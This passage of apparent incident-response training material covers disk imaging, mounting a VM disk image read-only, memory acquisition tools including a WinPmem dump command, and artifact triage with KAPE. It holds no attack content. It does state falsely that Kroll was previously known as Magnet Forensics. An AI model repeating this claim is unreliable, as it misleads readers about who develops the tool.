
- Input evidence details.




- Choose the destination folder and filename for the image. At this step, you can also adjust settings for image fragmentation and compression.




- Once all settings are confirmed, click `Start`.




- You'll observe the progress of the imaging.



- If you opted to verify the image, you'll also see the verification progress.




- After the image has been verified, you'll receive an imaging summary. Now, you're prepared to analyze this dump.



Example 2: Mounting a Disk Image with Arsenal Image Mounter

Let's now see another demonstration of utilizing Arsenal Image Mounter to mount a disk image we have previously created (not the one mentioned above) from a compromised Virtual Machine (VM) running on VMWare. The virtual hard disk of the VM has been stored as `HTBVM01-000003.vmdk`.


After we've installed Arsenal Image Mounter, let's ensure we launch it with `administrative rights`. In the main window of Arsenal Image Mounter, let's click on the `Mount disk image` button. From there, we'll navigate to the location of our `.VMDK` file and select it.



Arsenal Image Mounter will then start its analysis of the VMDK file. We'll also have the choice to decide if we want to mount the disk as `read-only` or `read-write`, based on our specific requirements.

Choosing to mount a disk image as read-only is a foundational step in digital forensics and incident response. This approach is vital for preserving the original state of evidence, ensuring its authenticity and integrity remain intact.

Once mounted, the image will appear as a drive, assigned the letter `D:\`.



Extracting Host-based Evidence & Rapid Triage

Host-based Evidence

Modern operating systems, with Microsoft Windows being a prime example, generate a plethora of evidence artifacts. These can arise from application execution, file modifications, or even the creation of user accounts. Each of these actions leaves behind a trail, providing invaluable insights for incident response analysts.

Evidence on a host system varies in its nature. The term `volatility` refers to the persistence of data on a host system, with volatile data being information that disappears after events such as logoffs or power shutdowns. One crucial type of volatile evidence is the system's active memory. During investigations, especially those concerning malware infections, this live system memory becomes indispensable. Malware often leaves traces within system memory, and losing this evidence can hinder an analyst's investigation. To capture memory, tools like FTK Imager are commonly employed.

Some other memory acquisition solutions are:

- WinPmem: WinPmem has been the default open source memory acquisition driver for windows for a long time. It used to live in the Rekall project, but has recently been separated into its own repository.
- DumpIt: A simplistic utility that generates a physical memory dump of Windows and Linux machines. On Windows, it concatenates 32-bit and 64-bit system physical memory into a single output file, making it extremely easy to use.
- MemDump: MemDump is a free, straightforward command-line utility that enables us to capture the contents of a system's RAM. It’s quite beneficial in forensics investigations or when analyzing a system for malicious activity. Its simplicity and ease of use make it a popular choice for memory acquisition.


- Belkasoft RAM Capturer: This is another powerful tool we can use for memory acquisition, provided free of charge by Belkasoft. It can capture the RAM of a running Windows computer, even if there's active anti-debugging or anti-dumping protection. This makes it a highly effective tool for extracting as much data as possible during a live forensics investigation.
- Magnet RAM Capture: Developed by Magnet Forensics, this tool provides a free and simple way to capture the volatile memory of a system.
- LiME (Linux Memory Extractor): LiME is a Loadable Kernel Module (LKM) which allows the acquisition of volatile memory. LiME is unique in that it's designed to be transparent to the target system, evading many common anti-forensic measures.

Example 1: Acquiring Memory with WinPmem

Let's now see a demonstration of utilizing `WinPmem` for memory acquisition.

To generate a memory dump, simply execute the command below with Administrator privileges.


```
C:\Users\X\Downloads> winpmem_mini_x64_rc2.exe memdump.raw
```





Example 2: Acquiring VM Memory

Here are the steps to acquire memory from a Virtual Machine (VM).

1. Open the running VM's options
2. Suspend the running VM
3. Locate the `.vmem` file inside the VM's directory.





On the other hand, non-volatile data remains on the hard drive, typically persisting through shutdowns. This category includes artifacts such as:

- Registry
- Windows Event Log
- System-related artifacts (e.g., Prefetch, Amcache)
- Application-specific artifacts (e.g., IIS logs, Browser history)

Rapid Triage


This approach emphasizes collecting data from potentially compromised systems. The goal is to centralize high-value data, streamlining its indexing and analysis. By centralizing this data, analysts can more effectively deploy tools and techniques, honing in on systems with the most evidentiary value. This targeted approach allows for a deeper dive into digital forensics, offering a clearer picture of the adversary's actions.

One of the best, if not the best, rapid artifact parsing and extraction solutions is KAPE (Kroll Artifact Parser and Extractor). Let's see how we can employ `KAPE` to retrieve valuable forensic data from the image we previously mounted with the help of Arsenal Image Mounter (`D:\`).


`KAPE` is a powerful tool in the realm of digital forensics and incident response. Designed to aid forensic experts and investigators, KAPE facilitates the collection and analysis of digital evidence from Windows-based systems. Developed and maintained by `Kroll` (previously known as `Magnet Forensics`), KAPE is celebrated for its comprehensive collection features, adaptability, and intuitive interface. The diagram below illustrates KAPE's operational flow.

Image reference: https://ericzimmerman.github.io/KapeDocs/#!index.md


KAPE operates based on the principles of `Targets` and `Modules`. These elements guide the tool in processing data and extracting forensic artifacts. When we feed a source to KAPE, it duplicates specific forensic-related files to a designated output directory, all while maintaining the metadata of each file.



